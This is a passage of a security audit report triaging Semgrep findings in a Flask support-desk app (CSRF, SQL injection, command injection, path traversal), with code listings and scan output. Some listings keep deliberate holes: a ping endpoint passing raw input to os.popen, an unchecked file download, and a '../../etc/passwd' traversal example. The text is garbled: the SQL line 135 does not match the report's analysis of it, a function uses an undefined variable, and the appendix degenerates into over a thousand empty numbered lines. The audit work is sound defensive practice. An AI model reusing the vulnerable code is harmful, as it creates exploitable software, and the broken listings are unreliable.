templates/ticket.html (also login.html:8) — lines 14, 25, 39 highlighted

Why is it Vulnerable?

The app is plain Flask with no CSRF defense (no Flask-WTF token, no SameSite cookie config). The escalate, upload, and comment forms perform state-changing POSTs authenticated only by the session cookie. A malicious page can auto-submit a cross-site form that spends a victim's credits, uploads files, or posts comments as the victim. Semgrep reports this via its no-csrf-token rule. True Positive.

Security Impact

Cross-Site Request Forgery — attacker-forced state changes (spend credits, post content, upload) on behalf of authenticated victims.


Recommended Remediation

Enable CSRF protection (Flask-WTF CSRFProtect), embed and validate a per-session token in every state-changing form, and set session cookies to SameSite=Lax/Strict.

Finding 13: SQL Injection in Tickets-by-Status

Field	Details
Classification	False Positive
Severity	N/A
File	models.py
Function	tickets_by_status()
Vulnerable Line(s)	135–136
CWE	CWE-89 (claimed)

Screenshot — SAST Tool Output (Semgrep)



```
Session Actions Edit View Help
+ Semgrep Code (SAST)
  + Find and fix vulnerabilities in the code you write with advanced scanning and expert security rules.
+ Semgrep Supply Chain (SCA)
  + Find and fix the reachable vulnerabilities in your OSS dependencies.
+ Get started with all Semgrep products via 'semgrep login'.
+ Learn more at https://sg.run/cloud.

100% 0:00:00

3 Code Findings

models.py
135 python.sqlalchemy.security.sqlalchemy-execute-raw-query.sqlalchemy-execute-raw-query
    """ Blocking SQL
    Avoiding SQL string concatenation: untrusted input concatenated with raw SQL query can result in SQL
    Injection. In order to execute raw query safely, prepared statement should be used. SQLAlchemy
    provides TextualSQL to easily used prepared statement with named parameters. For complex SQL
    composition, use SQL Expression Language or Schema Definition Language. In most cases, SQLAlchemy
    ORM will be a better option.
    Details: https://sg.run/2btl

    136 rows = conn.execute(sql).fetchall()

137 python.lang.security.audit.formatted-sql-query.formatted-sql-query
    """ Blocking SQL
    Detected possible formatted SQL query. Use parameterized queries instead.
    Details: https://sg.run/5dw

    136 rows = conn.execute(sql).fetchall()

138 python.sqlalchemy.security.sqlalchemy-execute-raw-query.sqlalchemy-execute-raw-query
    """ Blocking SQL
    Avoiding SQL string concatenation: untrusted input concatenated with raw SQL query can result in SQL
    Injection. In order to execute raw query safely, prepared statement should be used. SQLAlchemy
    provides TextualSQL to easily used prepared statement with named parameters. For complex SQL
    composition, use SQL Expression Language or Schema Definition Language. In most cases, SQLAlchemy
    ORM will be a better option.
    Details: https://sg.run/2btl


    136 rows = conn.execute(sql).fetchall()

Scan Summary
+ Scan completed successfully.
+ Findings: 3 (3 blocking)
+ Rules run: 290
+ Targets scanned: 1
+ Parsed lines: ~100.0%
+ No ignore information available
Ran 290 rules on 1 file: 3 findings.
+ Missed out on 1804 pro rules since you aren't logged in!
+ Supercharge Semgrep OSS when you create a free account at https://sg.run/rules.

(semgrep-venv) []
```

Semgrep output for models.py — Finding 13

Screenshot — Vulnerable Code (highlighted in VS Code)



```
115 def search_tickets(term):
116     rows = conn.execute(sql).fetchall()
117     conn.close()
118     return rows
119
120
121
122
123 STATUS_COLUMNS = {
124     "open": "open",
125     "closed": "closed",
126     "pending": "pending",
127 }
128
129
130 def tickets_by_status(status):
131     column = STATUS_COLUMNS.get(status)
132     if column is None:
133         return None
134     conn = get_connection()
135     sql = "SELECT * FROM tickets WHERE status = '{}'.format(column)"
136     rows = conn.execute(sql).fetchall()
137     conn.close()
138     return rows
139
140
141 def add_comment(ticket_id, author, body):
142     conn = get_connection()
143     conn.execute("INSERT INTO comments (ticket_id, author, body) VALUES (?, ?, ?)", (ticket_id, author, body))
144     conn.commit()
145     conn.close()
146
147
148 def get_comments(ticket_id):
```

models.py — lines 135–136 highlighted

Why is it a False Positive?

Semgrep flags the `.format()`-built SQL here as injection. However, the value interpolated is `column = STATUS_COLUMNS.get(status)`. The user input `status` is used only as a dictionary key against a fixed allow-list `{open, closed, pending}`; any other value yields `None` and the function returns early (route responds 400). So the string placed into the SQL is always one of three hardcoded constants — raw user input never reaches the query. This is a tool False Positive: Semgrep pattern-matched `.format` in SQL without modeling the allow-list lookup.

Security Impact

None — the whitelist makes injection impossible, so there is no exploitable impact.


Remediation

No remediation required. Optional defense-in-depth: parameterize anyway or map each status to a constant query, which also silences the scanner.

Finding 14: OS Command Injection in Internal Ping


Field	Details
Classification	False Positive
Severity	N/A
File	app.py
Function	ping_internal()
Vulnerable Line(s)	200–203
CWE	CWE-78 (claimed)

Screenshot — SAST Tool Output (Semgrep)



Semgrep output for app.py — Finding 14

Screenshot — Vulnerable Code (highlighted in VS Code)



```
186 def ping():
187     user = current_user()
188     if not user:
189         return redirect(url_for("login"))
190     host = request.args.get("host", "127.0.0.1")
191     output = os.popen("ping -n 1 " + host).read()
192     return "<pre>" + output + "</pre>"
193
194
195 @app.route("/diagnostics/ping-internal")
196 def ping_internal():
197     user = current_user()
198     if not user:
199         return redirect(url_for("login"))
200     host = request.args.get("host", "127.0.0.1")
201     if not is_valid_ip(host):
202         return jsonify({"error": "host must be a literal IP address"}), 400
203     output = os.popen("ping -n 1 " + host).read()
204     return "<pre>" + output + "</pre>"
205
206
207 @app.route("/admin/reports")
208 def admin_reports():
209     user = current_user()
210     if not user:
211         return redirect(url_for("login"))
212     tickets = models.all_tickets()
213     return render_template("admin.html", user=user, tickets=tickets)
214
215
216 if __name__ == "__main__":
217     models.init_db()
```

app.py — lines 200–203 highlighted

Why is it a False Positive?

This endpoint uses the same `os.popen` sink as Finding 3, so Semgrep flags it identically. The difference is the guard immediately above it: `if not is_valid_ip(host): return 400`. `is_valid_ip()` calls `ipaddress.ip_address(value)`, which only accepts a literal IPv4/IPv6 address — containing only digits, dots, colons and hex, none of the shell metacharacters (`;` `|` `&` `$`) needed to inject a command. Nothing dangerous can reach `os.popen`. Semgrep cannot reason about the upstream validator, so this is a False Positive.

Security Impact

None — the IP-literal validation neutralizes the injection vector.

Remediation

No remediation required for injection. Optional hardening: still prefer `subprocess.run([..], shell=False)` for defense-in-depth.


Finding 15: Path Traversal in Attachment Preview

Field	Details
Classification	False Positive
Severity	N/A
File	app.py
Function	preview_attachment()
Vulnerable Line(s)	131–134
CWE	CWE-22 (claimed)

Screenshot — SAST Tool Output (Semgrep)

Not flagged by Semgrep; reviewed as a potential path-traversal sink (the safe counterpart of Finding 5) and confirmed safe.

Screenshot — Vulnerable Code (highlighted in VS Code)



```
116 def download_attachment(ticket_id, filename):
117     user = current_user()
118     if not user:
119         return redirect(url_for("login"))
120     target = ATTACHMENTS_DIR + "/" + filename
121     if not os.path.exists(target):
122         return "File not found", 404
123     return send_file(target)
124
125
126 @app.route("/tickets/<int:ticket_id>/attachments/<path:filename>/preview")
127 def preview_attachment(ticket_id, filename):
128     user = current_user()
129     if not user:
130         return redirect(url_for("login"))
131     target = resolve_within(ATTACHMENTS_DIR, filename)
132     if target is None or not target.exists():
133         abort(404)
134     return send_file(target)
135
136
137 @app.route("/tickets/<int:ticket_id>/upload", methods=["POST"])
138 def upload_attachment(ticket_id):
139     user = current_user()
140     if not user:
141         return redirect(url_for("login"))
142     uploaded = request.files.get("file")
143     if not uploaded:
144         return jsonify({"error": "no file"}), 400
145     data = uploaded.read()
146     fingerprint = fingerprint_hmac(data)
```

app.py — lines 131–134 highlighted

Why is it a False Positive?

This is the secure counterpart of the vulnerable `download_attachment()` (Finding 5). It calls `resolve_within(ATTACHMENTS_DIR, filename)`, which does `(base / filename).resolve()` to canonicalize the path (collapsing `../`) and then verifies the result stays inside the base directory, returning `None` ($\rightarrow$ 404) otherwise. Because traversal is resolved AND the containment check rejects anything outside the

attachments folder, ../../etc/passwd is blocked. A naive send_file(user_input) pattern match would flag it, but the guard makes it non-exploitable — a False Positive. Minor hardening note: the check uses str.startswith, which could prefix-match a sibling dir like attachments_x; no such directory exists here, so it is not exploitable, but os.path.commonpath would be more robust.

Security Impact

None — canonicalization plus the containment check prevent escaping the attachments directory.

Remediation

No remediation required. Optional hardening: compare with os.path.commonpath, and apply the same guard to download_attachment() (Finding 5).

Appendix A — Methodology & Full Scan Output

Methodology

- Unzipped supportdesk-app.zip and reviewed all source (app.py, models.py, utils.py, templates).
- Installed Semgrep v1.168.0 in a Python virtual environment and ran `semgrep scan --config auto ..`
- Treated tool output as a starting point: manually traced each request parameter (source) to each dangerous sink and validated exploitability in context.
- Classified each finding True/False Positive with impact and remediation.

Full Semgrep Scan (all files)

```
Session Actions Edit View Help
8 | <form method="post">
9 |   <div class="field">
10 |     <label for="username">Username</label>
11 |     <input type="text" id="username" name="username">
12 |   </div>
13 |   <div class="field">
14 |     <label for="password">Password</label>
15 |     <input type="password" id="password" name="password">
16 |   </div>
17 |   <button type="submit">Login</button>
18 | </form>
19 | [hid 1 additional lines, adjust with --max-lines-per-finding]
20 |
21 | templates/ticket.html
22 | >> python.django.security.django-no-csrf-token.django-no-csrf-token
23 | 4 | <div class="form">
24 |   Manually-created forms in django templates should specify a csrf_token to prevent CSRF attacks.
25 |   Details: https://sg.run/400p
26 |
27 | 14 | <form method="post" action="/tickets/{{ ticket.id }}/escalate">
28 | 15 |   <input type="hidden" name="csrf" value="1">
29 | 16 |   <button type="submit" class="btn-secondary">Escalate (1 credit)</button>
30 | 17 | </form>
31 |
32 | 25 | <form method="post" action="/tickets/{{ ticket.id }}/upload" enctype="multipart/form-
33 | 26 |   data">
34 | 27 |   <input type="file" name="file">
35 | 28 |   <button type="submit" class="btn-secondary">Upload attachment</button>
36 | 29 | </form>
37 |
38 | 39 | <form method="post" action="/tickets/{{ ticket.id }}/comment">
39 | 40 |   <div class="field">
40 | 41 |     <textarea name="body" rows="3" placeholder="Add a comment"></textarea>
41 | 42 |   </div>
42 | 43 |   <button type="submit">Add comment</button>
43 | 44 | </form>
44 |
45 | utils.py
46 | >> python.lang.security.audit.md5-used-as-password.md5-used-as-password
47 | 4 | <div class="code">
48 |   It looks like MD5 is used as a password hash. MD5 is not considered a secure password hash because
49 |   it can be cracked by an attacker in a short amount of time. Use a suitable password hashing function
50 |   such as bcrypt. You can use 'hashlib.bcrypt' .
51 |   Details: https://sg.run/50w0
52 |
53 | 7 | return hashlib.md5(password.encode()).hexdigest()
54 |
55 |
56 |
57 |
58 |
59 |
60 |
61 |
62 |
63 |
64 |
65 |
66 |
67 |
68 |
69 |
70 |
71 |
72 |
73 |
74 |
75 |
76 |
77 |
78 |
79 |
80 |
81 |
82 |
83 |
84 |
85 |
86 |
87 |
88 |
89 |
90 |
91 |
92 |
93 |
94 |
95 |
96 |
97 |
98 |
99 |
100 |
101 |
102 |
103 |
104 |
105 |
106 |
107 |
108 |
109 |
110 |
111 |
112 |
113 |
114 |
115 |
116 |
117 |
118 |
119 |
120 |
121 |
122 |
123 |
124 |
125 |
126 |
127 |
128 |
129 |
130 |
131 |
132 |
133 |
134 |
135 |
136 |
137 |
138 |
139 |
140 |
141 |
142 |
143 |
144 |
145 |
146 |
147 |
148 |
149 |
150 |
151 |
152 |
153 |
154 |
155 |
156 |
157 |
158 |
159 |
160 |
161 |
162 |
163 |
164 |
165 |
166 |
167 |
168 |
169 |
170 |
171 |
172 |
173 |
174 |
175 |
176 |
177 |
178 |
179 |
180 |
181 |
182 |
183 |
184 |
185 |
186 |
187 |
188 |
189 |
190 |
191 |
192 |
193 |
194 |
195 |
196 |
197 |
198 |
199 |
200 |
201 |
202 |
203 |
204 |
205 |
206 |
207 |
208 |
209 |
210 |
211 |
212 |
213 |
214 |
215 |
216 |
217 |
218 |
219 |
220 |
221 |
222 |
223 |
224 |
225 |
226 |
227 |
228 |
229 |
230 |
231 |
232 |
233 |
234 |
235 |
236 |
237 |
238 |
239 |
240 |
241 |
242 |
243 |
244 |
245 |
246 |
247 |
248 |
249 |
250 |
251 |
252 |
253 |
254 |
255 |
256 |
257 |
258 |
259 |
260 |
261 |
262 |
263 |
264 |
265 |
266 |
267 |
268 |
269 |
270 |
271 |
272 |
273 |
274 |
275 |
276 |
277 |
278 |
279 |
280 |
281 |
282 |
283 |
284 |
285 |
286 |
287 |
288 |
289 |
290 |
291 |
292 |
293 |
294 |
295 |
296 |
297 |
298 |
299 |
300 |
301 |
302 |
303 |
304 |
305 |
306 |
307 |
308 |
309 |
310 |
311 |
312 |
313 |
314 |
315 |
316 |
317 |
318 |
319 |
320 |
321 |
322 |
323 |
324 |
325 |
326 |
327 |
328 |
329 |
330 |
331 |
332 |
333 |
334 |
335 |
336 |
337 |
338 |
339 |
340 |
341 |
342 |
343 |
344 |
345 |
346 |
347 |
348 |
349 |
350 |
351 |
352 |
353 |
354 |
355 |
356 |
357 |
358 |
359 |
360 |
361 |
362 |
363 |
364 |
365 |
366 |
367 |
368 |
369 |
370 |
371 |
372 |
373 |
374 |
375 |
376 |
377 |
378 |
379 |
380 |
381 |
382 |
383 |
384 |
385 |
386 |
387 |
388 |
389 |
390 |
391 |
392 |
393 |
394 |
395 |
396 |
397 |
398 |
399 |
400 |
401 |
402 |
403 |
404 |
405 |
406 |
407 |
408 |
409 |
410 |
411 |
412 |
413 |
414 |
415 |
416 |
417 |
418 |
419 |
420 |
421 |
422 |
423 |
424 |
425 |
426 |
427 |
428 |
429 |
430 |
431 |
432 |
433 |
434 |
435 |
436 |
437 |
438 |
439 |
440 |
441 |
442 |
443 |
444 |
445 |
446 |
447 |
448 |
449 |
450 |
451 |
452 |
453 |
454 |
455 |
456 |
457 |
458 |
459 |
460 |
461 |
462 |
463 |
464 |
465 |
466 |
467 |
468 |
469 |
470 |
471 |
472 |
473 |
474 |
475 |
476 |
477 |
478 |
479 |
480 |
481 |
482 |
483 |
484 |
485 |
486 |
487 |
488 |
489 |
490 |
491 |
492 |
493 |
494 |
495 |
496 |
497 |
498 |
499 |
500 |
501 |
502 |
503 |
504 |
505 |
506 |
507 |
508 |
509 |
510 |
511 |
512 |
513 |
514 |
515 |
516 |
517 |
518 |
519 |
520 |
521 |
522 |
523 |
524 |
525 |
526 |
527 |
528 |
529 |
530 |
531 |
532 |
533 |
534 |
535 |
536 |
537 |
538 |
539 |
540 |
541 |
542 |
543 |
544 |
545 |
546 |
547 |
548 |
549 |
550 |
551 |
552 |
553 |
554 |
555 |
556 |
557 |
558 |
559 |
560 |
561 |
562 |
563 |
564 |
565 |
566 |
567 |
568 |
569 |
570 |
571 |
572 |
573 |
574 |
575 |
576 |
577 |
578 |
579 |
580 |
581 |
582 |
583 |
584 |
585 |
586 |
587 |
588 |
589 |
590 |
591 |
592 |
593 |
594 |
595 |
596 |
597 |
598 |
599 |
600 |
601 |
602 |
603 |
604 |
605 |
606 |
607 |
608 |
609 |
610 |
611 |
612 |
613 |
614 |
615 |
616 |
617 |
618 |
619 |
620 |
621 |
622 |
623 |
624 |
625 |
626 |
627 |
628 |
629 |
630 |
631 |
632 |
633 |
634 |
635 |
636 |
637 |
638 |
639 |
640 |
641 |
642 |
643 |
644 |
645 |
646 |
647 |
648 |
649 |
650 |
651 |
652 |
653 |
654 |
655 |
656 |
657 |
658 |
659 |
660 |
661 |
662 |
663 |
664 |
665 |
666 |
667 |
668 |
669 |
670 |
671 |
672 |
673 |
674 |
675 |
676 |
677 |
678 |
679 |
680 |
681 |
682 |
683 |
684 |
685 |
686 |
687 |
688 |
689 |
690 |
691 |
692 |
693 |
694 |
695 |
696 |
697 |
698 |
699 |
700 |
701 |
702 |
703 |
704 |
705 |
706 |
707 |
708 |
709 |
710 |
711 |
712 |
713 |
714 |
715 |
716 |
717 |
718 |
719 |
720 |
721 |
722 |
723 |
724 |
725 |
726 |
727 |
728 |
729 |
730 |
731 |
732 |
733 |
734 |
735 |
736 |
737 |
738 |
739 |
740 |
741 |
742 |
743 |
744 |
745 |
746 |
747 |
748 |
749 |
750 |
751 |
752 |
753 |
754 |
755 |
756 |
757 |
758 |
759 |
760 |
761 |
762 |
763 |
764 |
765 |
766 |
767 |
768 |
769 |
770 |
771 |
772 |
773 |
774 |
775 |
776 |
777 |
778 |
779 |
780 |
781 |
782 |
783 |
784 |
785 |
786 |
787 |
788 |
789 |
790 |
791 |
792 |
793 |
794 |
795 |
796 |
797 |
798 |
799 |
800 |
801 |
802 |
803 |
804 |
805 |
806 |
807 |
808 |
809 |
810 |
811 |
812 |
813 |
814 |
815 |
816 |
817 |
818 |
819 |
820 |
821 |
822 |
823 |
824 |
825 |
826 |
827 |
828 |
829 |
830 |
831 |
832 |
833 |
834 |
835 |
836 |
837 |
838 |
839 |
840 |
841 |
842 |
843 |
844 |
845 |
846 |
847 |
848 |
849 |
850 |
851 |
852 |
853 |
854 |
855 |
856 |
857 |
858 |
859 |
860 |
861 |
862 |
863 |
864 |
865 |
866 |
867 |
868 |
869 |
870 |
871 |
872 |
873 |
874 |
875 |
876 |
877 |
878 |
879 |
880 |
881 |
882 |
883 |
884 |
885 |
886 |
887 |
888 |
889 |
890 |
891 |
892 |
893 |
894 |
895 |
896 |
897 |
898 |
899 |
900 |
901 |
902 |
903 |
904 |
905 |
906 |
907 |
908 |
909 |
910 |
911 |
912 |
913 |
914 |
915 |
916 |
917 |
918 |
919 |
920 |
921 |
922 |
923 |
924 |
925 |
926 |
927 |
928 |
929 |
930 |
931 |
932 |
933 |
934 |
935 |
936 |
937 |
938 |
939 |
940 |
941 |
942 |
943 |
944 |
945 |
946 |
947 |
948 |
949 |
950 |
951 |
952 |
953 |
954 |
955 |
956 |
957 |
958 |
959 |
960 |
961 |
962 |
963 |
964 |
965 |
966 |
967 |
968 |
969 |
970 |
971 |
972 |
973 |
974 |
975 |
976 |
977 |
978 |
979 |
980 |
981 |
982 |
983 |
984 |
985 |
986 |
987 |
988 |
989 |
990 |
991 |
992 |
993 |
994 |
995 |
996 |
997 |
998 |
999 |
1000 |
1001 |
1002 |
1003 |
1004 |
1005 |
1006 |
1007 |
1008 |
1009 |
1010 |
1011 |
1012 |
1013 |
1014 |
1015 |
1016 |
1017 |
1018 |
1019 |
1020 |
1021 |
1022 |
1023 |
1024 |
1025 |
1026 |
1027 |
1028 |
1029 |
1030 |
1031 |
1032 |
1033 |
1034 |
1035 |
1036 |
1037 |
1038 |
1039 |
1040 |
1041 |
1042 |
1043 |
1044 |
1045 |
1046 |
1047 |
1048 |
1049 |
1050 |
1051 |
1052 |
1053 |
1054 |
1055 |
1056 |
1057 |
1058 |
1059 |
1060 |
1061 |
1062 |
1063 |
1064 |
1065 |
1066 |
1067 |
1068 |
1069 |
1070 |
1071 |
1072 |
1073 |
1074 |
1075 |
1076 |
1077 |
1078 |
1079 |
1080 |
1081 |
1082 |
1083 |
1084 |
1085 |
1086 |
1087 |
1088 |
1089 |
1090 |
1091 |
1092 |
1093 |
1094 |
1095 |
1096 |
1097 |
1098 |
1099 |
1100 |
1101 |
1102 |
1103 |
1104 |
1105 |
1106 |
1107 |
1108 |
1109 |
1110 |
1111 |
1112 |
1113 |
1114 |
1115 |
1116 |
1117 |
1118 |
1119 |
1120 |
1121 |
1122 |
1123 |
1124 |
1125 |
1126 |
1127 |
1128 |
1129 |
1130 |
1131 |
1132 |
1133 |
1134 |
1135 |
1136 |
1137 |
1138 |
1139 |
1140 |
1141 |
1142 |
1143 |
1144 |
1145 |
1146 |
1147 |
1148 |
1149 |
1150 |
1151 |
1152 |
1153 |
1154 |
1155 |
1156 |
1157 |
1158 |
1159 |
1160 |
1161 |
1162 |
1163 |
1164 |
1165 |
1166 |
1167 |
1168 |
1169 |
1170 |
1171 |
1172 |
1173 |
1174 |
1175 |
1176 |
1177 |
1178 |
1179 |
1180 |
1181 |
1182 |
1183 |
1184 |
1185 |
1186 |
1187 |
1188 |
1189 |
1190 |
1191 |
1192 |
1193 |
1194 |
1195 |
1196 |
1197 |
1198 |
1199 |
1200 |
1201 |
1202 |
1203 |
1204 |
1205 |
1206 |
1207 |
1208 |
1209 |
1210 |
1211 |
1212 |
1213 |
1214 |
1215 |
1216 |
1217 |
1218 |
1219 |
1220 |
1221 |
1222 |
1223 |
1224 |
1225 |
1226 |
1227 |
1228 |
1229 |
1230 |
1231 |
1232 |
1233 |
1234 |
1235 |
1236 |
1237 |
1238 |
1239 |
1240 |
1241 |
1242 |
1243 |
1244 |
1245 |
1246 |
1247 |
1248 |
1249 |
1250 |
1251 |
1252 |
1253 |
1254 |
1255 |
1256 |
1257 |
1258 |
1259 |
1260 |
1261 |
1262 |
1263 |
1264 |
1265 |
1266 |
1267 |
1268 |
1269 |
1270 |
1271 |
1272 |
1273 |
1274 |
1275 |
1276 |
1277 |
1278 |
1279 |
1280 |
1281 |
1282 |
1283 |
1284 |
1285 |
1286 |
1287 |
1288 |
